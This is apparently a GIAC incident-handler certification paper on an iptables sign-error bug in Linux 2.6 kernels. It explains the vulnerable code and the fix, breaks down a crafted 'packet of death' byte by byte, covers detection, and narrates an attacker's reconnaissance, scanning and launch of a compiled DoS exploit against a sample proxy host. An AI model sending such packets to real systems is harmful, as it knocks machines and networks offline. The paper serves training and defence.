Global Information Assurance Certification Paper

IPTables Sign Error Denial Of Service Vulnerability

GIAC Certified
Incident Handler

Practical Assignment

Version 4.00
Option One
Exploit in a Lab

Roger Meyer
24 January, 2005
Online Training (SANS Self Study)

Table of Contents

List of Figures

Abstract

This paper covers the IPTables Sign Error described in CAN-2004-0626[1]. This attack is especially dangerous as it is in a security software and may lead to a denial of service (DoS) attack. It shows the importance of keeping software updated.

Part One starts with describing the purpose of the chosen attack.

Part Two explains the exploit in detail. It shows where the bug lies in the source code, how to fix it and finally how to create a special TCP packet which causes a denial of service attack.

In the third part we go through a potential attack process. It shows how an attacker performs the reconnaissance, scanning, exploiting, keeping access and finally covering the tracks. This attack process will be explained on the bases of a network diagram.

The last part (part four) covers the six step incident handling process.

This work serves to partially fulfill the requirements of the GCIH (GIAC Certified Incident Handler) certification[2].

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

1 CAN-2004-0626: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0626
2 GCIH (GIAC Certified Incident Handling Analyst): http://www.giac.org/GCIH.php

Part One: Statement of Purpose

The iptables exploit has been chosen because of the broad impact. All software bugs hurt. But bugs in security software have far more (negative) effect. If the software to protect systems and services fails, it leaves many other systems open for attack.

The intent of the attack is to render the machine unresponsive. Once the exploit is executed against a vulnerable system, the kernel goes into an endless loop and uses up all CPU cycles, the system does not respond to any input anymore. With this exploit, an attacker may disconnect a part of a network if the target machine acts as a gateway machine.

As this attack is a denial of service, the attacker will not get access to the machine (like a shell). The vulnerability has been described in CAN-2004-0626[3] and all the descriptions will be based on the original advisory from Adam Osuchowski[4].

In the last part, the description of the incident handling process will be given. This includes all six steps covered in the SANS Track 4[5], which are the preparation, identification, containment, eradication, recovery and the lessons learned.

Let's start with the detailed explanation of the exploit.

Part Two: The Exploit

This part shows how the exploit works and lists the vulnerable versions of the Linux kernel. The Sign Error will be explained in detail and a proof of concept code will be shown to demonstrate the vulnerability.

Exploit Name

The original advisory[6] has been posted to the Bugtraq[7] mailing list on June 30, 2004. The vulnerability was discovered, identified and fixed by Adam Osuchowski and Tomasz Dubinski. They named it “Remote DoS vulnerability in Linux kernel 2.6.x”. On the same day it has been assigned as CAN-2004-0626. The advisory describes the bug as follows:

3 CAN-2004-0626: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0626
4 BUGTRAQ:20040630 Remote DoS vulnerability in Linux kernel 2.6.x: http://marc.theaimsgroup.com/?l=bugtraq&m=108861141304495&w=2
5 SANS Track 4: Hacker Techniques, Exploits and Incident Handling: http://www.sans.org/selfstudy/description.php?tid=77
6 BUGTRAQ:20040630 Remote DoS vulnerability in Linux kernel 2.6.x: http://marc.theaimsgroup.com/?l=bugtraq&m=108861141304495&w=2
7 Bugtraq mailing list: http://www.securityfocus.com/archive/1

> *The tcp_find_option function of the netfilter subsystem in Linux kernel 2.6, when using iptables and TCP options rules, allows remote attackers to cause a denial of service (CPU consumption by infinite loop) via a large option length that produces a negative integer after a casting operation to the char type.*

Furthermore there were several companies which gave out advisories:

- SecurityFocus: Linux Kernel IPTables Sign Error Denial Of Service Vulnerability (http://www.securityfocus.com/bid/10634)
- Conectiva Linux: CLSA-2004:852 (http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000852)
- Fedora alert FEDORA-2004-202 (http://lwn.net/Articles/91964/)
- Gentoo Linux Security Advisory. Linux Kernel: Remote DoS vulnerability with IPTables TCP Handling (http://www.gentoo.org/security/en/glsa/glsa-200407-12.xml)
- SUSE Security Announcement: SUSE-SA:2004:020 (http://www.novell.com/linux/security/advisories/2004_20_kernel.html)
- X-Force Database: Linux kernel tcp_find_option denial of service linux-tcpfindoption-dos (16554) (http://xforce.iss.net/xforce/xfdb/16554)

All above mentioned advisories are describing the same vulnerability.

Operating System

The vulnerability lies in the netfilter part of the Linux Kernel. This results that generally all 2.6 kernels up to and including version 2.6.7 are affected. Here is a list of Linux distributions which are affected and gave out advisories:

- Conectiva Linux 10: Kernel up to 2.6.5 (update to kernel26-2.6.5-63255U10_1cl or later)
- Fedora Core 2 systems are not vulnerable by default, unless the administrator manually configured this option (update to kernel-2.6.6-1.435.2.1).
- Gentoo Linux has several vulnerable kernels. Users should upgrade to the latest available sources for their system as described in the advisory GLSA 200407-12
- SUSE reports the following affected products: 8.0, 8.1, 8.2, 9.0, 9.1, SUSE Linux Database Server; SUSE eMail Server III, 3.1; SUSE Linux Enterprise Server 7, 8; SUSE Linux Firewall on CD/Admin host; SUSE Linux Connectivity Server; SUSE Linux Office Server
- Generally all Linux kernel 2.6 series up to and including version 2.6.7.

The bug has been fixed in version 2.6.8-rc1. This means that the bug has been fixed in kernel version 2.6.8-rc1 or above.

Protocols/Services/Applications

The bug lies in the netfilter part of the Linux Kernel. The netfilter project[8] is a framework inside the 2.4.x and 2.6.x kernel. It's main purpose is packet filtering and network address translation (NAT). It's the successor of ipchains (kernel 2.2.x) and ipfwadm (kernel 2.0.x). This project allows you to build very powerful Internet firewalls. It is used widely across the Internet as it is easy to configure and included in the kernel (2.4.x and 2.6.x).

Netfilter handles the protocols IPv4 and IPv6 – Internet Protocol Version 4 and Version 6. Today the version 4 is in wide use and version six is planned to replace the old version some day due to it's increased address space and security mechanisms.

To understand the bug and exploit in detail, you need to know the TCP/IP protocol suite. The following table shows the Open Systems Interconnection Reference Model (OSI Model for short):

Layer	Name	Examples
7	Application	HTTP, SMTP, FTP, Telnet
6	Presentation	
5	Session	
4	Transport	TCP, UDP
3	Network	IP, ICMP, ARP
2	Data Link	Ethernet, Token Ring
1	Physical	10BASE-T, ISDN

Table 1: OSI Model

The OSI model illustrates the different functions on each layer. For example, when you are requesting a website with your browser, the request travels through all the OSI layers. The browser creates an HTTP request (layer 7), the operating system makes a TCP packet (layer 4), then an IP packet (layer 3). It continues on layer two on an Ethernet network then over an ISDN line (layer 1). The sent data gets a new header added on each of these layers. On layer 3, an IP header is added which contains the source and destination IP address like 192.168.1.1 or 127.0.0.1. On layer 4, the Transmission Control Protocol adds a TCP header which includes the source and destination port number.

Let's look now closer into a TCP packet[9].

8 The netfilter/iptables project (http://www.netfilter.org/)
9 RFC 793 - Transmission Control Protocol (http://www.faqs.org/rfcs/rfc793.html)



Figure 1: TCP Header

We won't go through all the details stored in the TCP Header. Only the TCP Options (printed in bold) will be explained in oder to understand the exploit.

TCP Options

The options in the TCP Header can have a variable length. Options are at the end of the header and are a multiple of 8 bits in length. Between the options and the payload (data) is the padding. The TCP header must be padded with zeros to make the header length a multiple of 32 bits.

The following table shows the most common options[10]:

Kind	***Length***	***Description***
0	1	End of option list
1	1	No operation
2	4	Maximum Segment Size
3	3	Window scale factor
...	...	...

Table 2: TCP Options

The exploit we are going to analyze will create a packet of kind 2. This option sets the maximum segment size that the receiver should use. This field must only be sent in the initial connection request (i.e., in segments with the SYN control bit set). If this option is not used, any segment size is allowed.

The maximum segment size (MSS) is the largest amount of data, specified in bytes, that a computer or communications device can handle in a single, unfragmented packet. For optimum communications, the number of bytes in the data and the header must be less than the number of bytes in the maximum transmission unit (MTU). A typical MTU size in TCP for a home computer is between 576 and 1500 bytes.

10 TCP header options (http://www.networksorcery.com/enp/protocol/tcp.htm#Options)

netfilter/iptables

Iptables allows for the definition of rule sets. Each rule consists out of a number of classifiers (iptables matches) and one action (iptables target). Here are some simple examples to show how rules are defined:

Accept all incoming (INPUT) TCP packets to port 80:
```
/sbin/iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

Drop all incoming TCP packets to port 22.
```
/sbin/iptables -A INPUT -p tcp --dport 22 -j DROP
```

Log all incoming packets not originating from the localhost 127.0.0.0/24
```
/sbin/iptables -A INPUT -s ! 127.0.0.0/24 -j LOG
```

The TCP options can be set with the argument `--tcp-option`. We will see in the next section where the bug in netfilter lies.

Now we covered all the necessary TCP/IP and netfilter/iptables knowledge to understand the exploit explained in the next section.

Description and Exploit Analysis

This section first describes where the bug lies in the netfilter code. It then explains how the exploit works including an analysis of the actions the exploit takes.

The bug

As explained in the previous section, netfilter needs to analyze every packet including all its options (depending on the iptables rules) to decide if the packet should be passed, dropped, logged, etc.

The bug is only disclosed when an iptables rule tries to set the maximum packet size. The only legal tcp option which can be set by iptables is the maximum packet size (maximum segment size MSS) that the sending host is willing to accept. This can be enable with the following rule:

```
/sbin/iptables -A INPUT --protocol tcp --tcp-option 64 -j LOG
```

This rule makes a log entry if there's a packet with the MSS set to 64. There are many iptables firewall scripts which are logging packets with the MSS set to 64 or 128 because it's a bad option.

The code to read the TCP header is in the file `net/ipv4/netfilter/ip_tables.c`[11] (relative to the kernel root directory). The bug is in the `tcp_find_option()` function:

11 The Linux Kernel Archives (http://www.kernel.org/)

```
static int
tcp_find_option(u_int8_t option,
                const struct sk_buff *skb,
                unsigned int optlen,
                int invert,
                int *hotdrop)
{
        /* tcp.doff is only 4 bits, ie. max 15 * 4 bytes */
        char opt[60 - sizeof(struct tcphdr)];
        unsigned int i;

        duprintf("tcp_match: finding option\n");
        /* If we don't have the whole header, drop packet. */
        if (skb_copy_bits(skb, skb->nh.iph->ihl*4 + sizeof(struct tcphdr),
                          opt, optlen) < 0) {
                *hotdrop = 1;
                return 0;
        }

        for (i = 0; i < optlen; ) {
                if (opt[i] == option) return !invert;
                if (opt[i] < 2) i++;
                else i += opt[i+1]?:1;
        }

        return invert;
}
```

Figure 2: tcp_find_option() function

What's going on in this function? The task of this function is to look for the specified TCP options. It's called from the `tcp_match()` function when the TCP options in the header are set. Let's go through the function now step by step. First, the opt char array is defined:

```
char opt[60 - sizeof(struct tcphdr)];
```

Note that a char (character; 8 bits long) is signed. This means that values from -127 to +127 are possible. Signed means that the high-order bit of those 8 bits is used as the sign flag. If the sign flag is 0, the number is positive; if it is1, the number is negative. Unsigned means that there is no sign flag. The whole 8 bits of the char are used for the value, which means that values from 0 to 255 are possible. We'll come back to this shortly.

Next, the `skb_copy_bits()` function extracts the TCP options from the TCP header and copies them into the `char opt[]` array.

Finally, the for loop iterates over the options array (`char opt[]`). Here lies the problem. As described above, the `char opt[]` array is signed. This means that when this array gets filled up, values greater than 127 are implicitly casted to a char. When an unsigned value greater than 127 gets casted into a signed char, it will become a negative number. In this for loop, the octet from the `opt` array gets added to the loop counter `i`, which can now get negative and moving back in the loop. With a specially crafted options value, this counter can be made cycling through the loop infinitely.

The fix to this bug is rather easy. The `char opt[]` definition has to be changed from a signed char to an unsigned int:

```
u_int8_t opt[60 - sizeof(struct tcphdr)];
```

The exploit

In the original advisory, Adam Osuchowski gave an example packet of death:

```
0x0000:  4500 0030 1234 4000 ff06 e83f c0a8 0001
0x0010:  c0a8 0002 0400 1000 0000 0064 0000 0064
0x0020:  7000 0fa0 dc6a 0000 0204 05b4 0101 04fd
```

Figure 3: packet of death

Each value will now be explained. Please refer to the figure of the TCP Header, for an overview of the packet header. All values are in hexadecimal format and are starting with \x. The hex format is a system with base 16 written using the symbols 0-9 and a-f.

The packet starts with the **IP header**:

"\x4"	IPv4
"\x5"	length 5 (20 bytes)
"\x00"	type of service
"\x00\x30"	total length (0x30 = 48 bytes)
"\x12\x34"	identification (1234)
"\x40\x00"	flags (DF is set) and fragment offset (zero)
"\xff"	TTL (0xff = 255)
"\x06"	protocol (6 = TCP)
"\xe8\x3f"	header checksum
"\xc0\xa8\x00\x01"	source IP address (192.168.0.1)
"\xc0\xa8\x00\x02"	destination IP address (192.168.0.2)

TCP header:

"\x04\x00"	source port (0x0400 = 1024)
"\x10\x00"	destination port (0x1000 = 4096)
"\x00\x00\x00\x64"	sequence number
"\x00\x00\x00\x64"	ack number
"\x70\x00"	offset (7 = 28 bytes); reserved ; flags
"\x0f\xa0"	window size (0x0fa0 = 4000)
"\xdc\x6a"	checksum
"\x00\x00"	urgent pointer

TCP header options

"\x02"	kind (0x02 = 2; Maximum Segment Size)
"\x04"	length of TCP options (0x04 = 4 bytes)
"\x05\xb4"	Maximum Segment Size (0x05b4 = 1460)
"\x01\x01\x04\xfd"	padding

The packet is sent from the IP address 192.168.0.1 to 192.168.0.2. The part we're interested most is the TCP header options. The TCP option is of kind 2, which has a length of 4 bytes and sets the maximum segment size to 1460. This packet will cause the loop to run infinitely.

A small C program has been written to execute this code. It's appended in the extras section at the end of this paper.

Denial of Service (DoS)

A denial of service attack is an attack which disrupts a service or network connectivity. There are local and remote DoS attacks. Local attacks are run locally on the machine, e.g. using up system resources like CPU and memory. Remote attacks can be run from anywhere across the network and are more dangerous and very easy to launch. Those can be simple bandwidth exhausting attacks like packet floods or specially crafted (malformed) packets which cause the attacked system to crash. We can further divide attacks in two subcategories: attacks which crash (stop) services and attacks which use up all resources. A crash can happen if a program does not sanitize carefully its input and a user can overflow a buffer. The second form of attack is easily done with a simple command like `ping -f`, which sends as many Echo Reply packets as possible, using up all bandwidth.

The iptables DoS attack we're dealing with here is a remote attack which is a mix of both categories: it stops a service (the netfilter service inside the kernel; it never leaves the loop) AND uses up all the resources (the loop consumes all CPU cycles).

Exploit/Attack Signatures

Generally, detecting this attack is not easy. The exploit leaves virtually no trace. It will be differentiated between the detection in the network (by a Network Based Intrusion Detection System) and on a specific host (by a Host Based Intrusion Detection System).

Network Based Intrusion Detection

The packet of death has no payload, this makes detection harder. This means that the TCP header has to be analyzed. The Snort Network Intrusion Detection System[12] does not allow to search for any content in the TCP header. Only the payload can be analyzed. There are some non-payload detection rule options[13], but they only allow to look for specified options, and the TCP options are not included. It may be possible to look for specified strings with commercial intrusion detection systems.

For a manual detection, one can use the network sniffer `tcpdump` and then look for the hexadecimal value `0x02 0x04 0x05 0xb4` for example:

```
# tcpdump -x
tcpdump: listening on eth0
13:37:40.722549 192.168.0.1.1024 > 192.168.0.2.4096: .
100:101(1) win 4000 <mss 1460,nop,nop,[bad opt]> (DF)
        4500 0031 1234 4000 ff06 e83e c0a8 0001
        c0a8 0002 0400 1000 0000 0064 0000 0064
        7000 0fa0 dc6a 0000 0204 05b4 0101 04fd
        00

1 packets received by filter
```

12 Snort: The Open Source Network Intrusion Detection System (http://www.snort.org/)
13 SnortUsers Manual: 3.6 Non-payload Detection Rule Options (http://www.snort.org/docs/snort_manual/node20.html)

```
0 packets dropped by kernel
#
```

The `-x` switch makes `tcpdump` print each packet in hex. The hex characters printed in bold represent the TCP header options which cause the Denial of Service attack.

This detection could be automated with a script which executes the above tcpdump command and then looks for the specified hex value.

Host Based Intrusion Detection

When the packet of death is sent to a vulnerable host, it stops reacting immediately, the kernel enters an infinite loop. The only way to revive the machine is through a reboot.

Here's an example iptables rule which makes the host vulnerable:

```
/sbin/iptables -A INPUT --protocol tcp --tcp-option 64 -j LOG
```

As mentioned in the 'Description and Exploit Analysis' section above, the kernel is only vulnerable, if an iptables rule sets the maximum packet size with the `--tcp-option` switch.

Unfortunately the detection at the host level is impossible. As the kernel enters the infinite loop immediately, there's no time for any logging. Even after a reboot, there's is no evidence that the system was attacked or stopped working because of this iptables DoS attack, or any other kernel panic.

Part Three: Stages of the Attack Process

This third part covers the whole attack process an attacker would go through. It is a complete walk-through, to see the necessary steps needed to do to get the most information from the remote network to launch the attack, in this case a denial of service attack.

Please refer to the section Part Three: Network Diagram. It shows how the network is built up, where the attacker sits and how the attacked and exploited network looks like.

Preparation

Before we start, it is essential to get the necessary written permission from the appropriate authorities in the company. Not obtaining the right permissions can have severe consequences. You could be charged with altering a computer and a computer network without authorization.

The attacker has compiled all the necessary computer equipment, reconnaissance and scanning tools like nmap, and manuals. Furthermore he was up-to-date with all the latest threats, attacks, exploits and advisories which have been released lately.

Reconnaissance

The first step of any attack is reconnaissance. The purpose of this stage is to map out the target network and systems without touching it. The hacker will try to get as much information as he can get, to compile list of all the systems on the network. Reconnaissance is also called passive, as it's the process of collecting information without the target knowing what is occurring. This is possible by querying 'external' databases like Whois, search engines, Newsgroup archives and DNS entries. By 'external' are meant databases not under the control of the target company/network, so those searches are quite anonymous, and – very important – totally legal.

So the attacker is sitting there and wants to find out everything about the company's network. He starts with checking out the Whois database at Network Solutions[14] and sees where they're located (mail address). He also sees the IP addresses of their DNS servers:

ns1.company.com	192.168.5.12
ns2.company.com	192.168.15.12

Now that we have two IP's, let's see who owns this class C network[15] where the first name server is in. For that we're using the command line program whois:

```
$ whois 192.168.5.12
```

14 Network Solutions WHOIS database (http://www.networksolutions.com/en_US/whois/index.jhtml)
15 Classful networking (http://en.wikipedia.org/wiki/Classful_network)

```
...
NetRange:    192.168.5.0 - 192.168.5.255
CIDR:        192.168.5.0/24
```

This Whois record shows that they own a whole class C network, which has 256 IP addresses.

Next, he's doing a reverse DNS lookup of the first domain name server:

```
$ host 192.168.5.12
12.5.168.192.in-addr.arpa domain name pointer ns1.company.com.
$
```

Host is a utility for DNS lookups. So the above command is looking up the fully qualified domain name of the IP address 192.168.5.12, and it's pointing to ns1.company.com. Now he's doing some more reverse DNS lookups, to find some DNS names with interesting names:

```
$ host 192.168.5.10
10.5.168.192.in-addr.arpa domain name pointer mail.company.com.
$ host 192.168.5.11
11.5.168.192.in-addr.arpa domain name pointer www.company.com.
$ host 192.168.5.12
12.5.168.192.in-addr.arpa domain name pointer ns1.company.com.
$ host 192.168.5.13
13.5.168.192.in-addr.arpa domain name pointer proxy.company.com.
$
```

Those names sound pretty interesting: mail server, web server, DNS and a proxy server. He continues to query the DNS server. Can he get the full DNS zone with all DNS names and IP's they're using?

```
$ dig @ns1.company.com company.com axfr

; <<>> DiG 9.2.4 <<>> @ns1.company.com company.com axfr
;; global options:  printcmd
; Transfer failed.
$
```

Dig is a DNS lookup utility. It it very useful for talking to DNS servers. The above command requests a zone transfer. A zone transfer is a DNS query that asks for an entire zone. Such a zone contains all DNS entries and their corresponding IP addresses. Unfortunately they don't allow zone transfers. Which is good for the company.

This proxy server really sounds promising. How can we get more information about this machine? Let's see if he can find something with a search engine about this company's proxy. The newsgroups are always a good start for the network administrator if he needs help. Here are some interesting queries to search for in the newsgroup archive at Google[16]:

- proxy company name
- proxy company problem
- proxy company iptables

16 Google Groups (http://groups.google.com/)

- proxy company squid
- company network

Some very interesting postings from admin@company.com came up. A network administrator was seeking for help with his iptables scripts. He was posting several excerpts of his not quite working rules. Now that is a good start, isn't it?

Scanning

In the scanning phase the attacker starts using tools which can make a lot of noise in the attacked network like port scanners, active OS fingerprinting tools, firewalking, vulnerability scanning, banner grabbing and many others.

The first thing the attacker wants to know is the network topology. He is using traceroute to map their network. With traceroute he will see every hop the packet takes:

```
$ traceroute proxy.company.com
traceroute to proxy.company.com (192.168.5.13), 30 hops max,
38 byte packets
 1  172.16.5.1 (172.16.5.1)  3.193 ms  1.756 ms  1.936 ms
 2  dsl1234.cust.provider.net (172.17.5.6)  173.329 ms  74.678
ms  21.610 ms
 3  s9-1-0.ber01.provider.net (172.17.9.93)  114.277 ms
103.050 ms  172.571 ms
 4  g5-1.core03.provider.net (172.19.93.228)  55.190 ms
17.606 ms  17.704 ms
 5  192.168.1.18 (192.168.1.18)  71.563 ms  71.717 ms  82.938
ms
 6  192.168.4.1 (192.168.4.1)  121.095 ms  197.133 ms  120.785
ms
 7  proxy.company.com (192.168.5.13)  196.924 ms  230.289 ms
272.152 ms
```

This trace shows that a packet needs 7 hops to reach the target. When the attacker compared his traces to the other discovered machines like mail, web and DNS server, he saw that the last hop before the target machine was always the same (hop 6 with IP 192.168.4.1). This means that all servers must be on the same subnet, behind this hop 6.

Next, he wanted to know what those machines were running. He used the nmap port scanner:

```
# nmap -sS -O proxy.company.com

Starting nmap 3.75 ( http://www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we
did not find at least 1 open and 1 closed TCP port
All 1663 scanned ports on proxy.company.com (192.168.5.13)
are: filtered
Too many fingerprints match this host to give specific OS
details
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in
193.140 seconds
```

We were using the -sS switch which makes a stealth TCP SYN port scan. Stealth means that nmap does not complete the three-way TCP handshake. When the server responds, nmap resets the connection immediately. So a full connection could never be established, and the server could not log it. Only a firewall like iptables can detect such scans. The second switch used is -O, which turns on the TCP/IP fingerprinting to guess the remote operating system. Nmap has a large database of how different systems respond to special packets which it tries to match to the answers it gets from the scanned machine. Here, OS guessing is very difficult as all ports are filtered. So what does this nmap output tell the attacker? The machine seems to be up, but does not respond to TCP connections, all scanned ports are filtered, which means dropped. Nmap can not tell the OS details, it doesn't get enough information. So there must be some kind of firewall running on this machine which drops all those packets. But wasn't the network admin looking for help in the newsgroups to set up his iptables script? He needs to know more – the running operating system would be a big help.

He's trying xprobe2[17], an active operating system fingerprinting tool which uses ICMP to find out what OS the target is running.

```
# xprobe2 proxy.company.com

Xprobe2 v.0.2.1 Copyright (c) 2002-2004 fyodor@o0o.nu,
ofir@sys-security.com, meder@o0o.nu

[+] Target is proxy.company.com
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance
calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request
fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request
fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request
fingerprinting module
[x] [9] fingerprint:icmp_info  -  ICMP Information request
fingerprinting module
[x] [10] fingerprint:icmp_port_unreach  -  ICMP port
unreachable fingerprinting module
[x] [11] fingerprint:tcp_hshake  -  TCP Handshake
fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
...
[+] Primary guess:
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.4.26" (Guess
probability: 38%)
```

17 Xprobe Official Home (http://www.sys-security.com/html/projects/X.html)

```
[+] Other guesses:
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.8" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.4.28" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.6" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.1" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.4" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.3" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.2" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.5" (Guess
probability: 38%)
[+] Host 192.168.5.13 Running OS: "Linux Kernel 2.6.0" (Guess
probability: 38%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Now it's getting interesting for the attacker. It looks like the proxy machine is answering to ICMP packets. Xprobe2 tells us that proxy.company.com is probably running a version of Linux (primary guess kernel version 2.4.26). This could mean that there is an iptables firewall running on this proxy server.

Exploiting the System

The exploiting phase is the step where the attacker compromises the system or network. Now he has all the information gathered in the reconnaissance and scanning phase he needs to perform the attack.

What did he find it the previous phases? The reconnaissance phase brought up that the company is maintaining different servers (web, DNS, proxy and mail). The last section (the scanning), showed him that all those servers must be on the same subnet and that the proxy machine is probably running Linux with some kind of firewall (iptables?). So the attacker is most interested in this proxy machine.

Our attacker is always up to date with the newest security alerts and exploits. He knows there was a new bug found in the Linux kernel just recently. The advisory contains an example packet of death. He thinks, “Let's give a try if proxy.company.com is vulnerable to this iptables exploit”.

He grabs the advisory with the example code and puts some C code around it. The exploit, written in C, is added in the appendix at the end of this paper. The attacker modifies the source and destination IP addresses to fit his needs. Here's what he changed:

```
"\xc0\xa8\x09\x01"  /* src IP address (192.168.9.6) */
"\xc0\xa8\x05\x0d"  /* dst IP address (192.168.5.13) */
                    /* proxy.company.com */
...
```

```
peer.sin_addr.s_addr = inet_addr("192.168.5.13");
```

He compiles it using gcc, the he GNU Compiler Collection[18]:

```
$ gcc iptables-DoS.c -o iptables-DoS
```

The -o switch tells gcc under which filename the compiled code should be saved. So the source code is `iptables-DoS.c` and the compiled executable is `iptables-DoS`. Before he runs the exploit, he makes sure the target host is up:

```
$ ping -c 1 proxy.company.com
PING proxy.company.com (192.168.5.13) 56(84) bytes of data.
64 bytes from proxy.company.com (192.168.5.13): icmp_seq=1
ttl=251 time=25.0 ms

--- proxy.company.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 25.091/25.091/25.091/0.000 ms
```

To launch the exploit he needs root rights as the program opens a raw socket. So he finally launches it:

```
# ./iptables-DoS
iptables packet of death sent successfully
```

If the exploit has been sent and everything worked as expected, the proxy machine should not respond anymore as it fell in an infinite loop which is using up all the CPU cycles. The attacker wants to confirm that the machine doesn't respond anymore:

```
$ ping -c 10 proxy.company.com
PING proxy.company.com (192.168.5.13) 56(84) bytes of data.

--- proxy.company.com ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time
8998ms
```

And indeed, the machine doesn't respond to Echo Request packets anymore. What has the attacker achieved? If the proxy.company.com machine is really acting as a proxy for the employees of Company Inc., then those users are offline now. The internal network may be fully working, just without connection to the Internet. This may have significant impact on the company's work and may cause damage to their business, as those employees can not communicate with external people through the Internet.

18 GCC, the GNU Compiler Collection (http://gcc.gnu.org/)

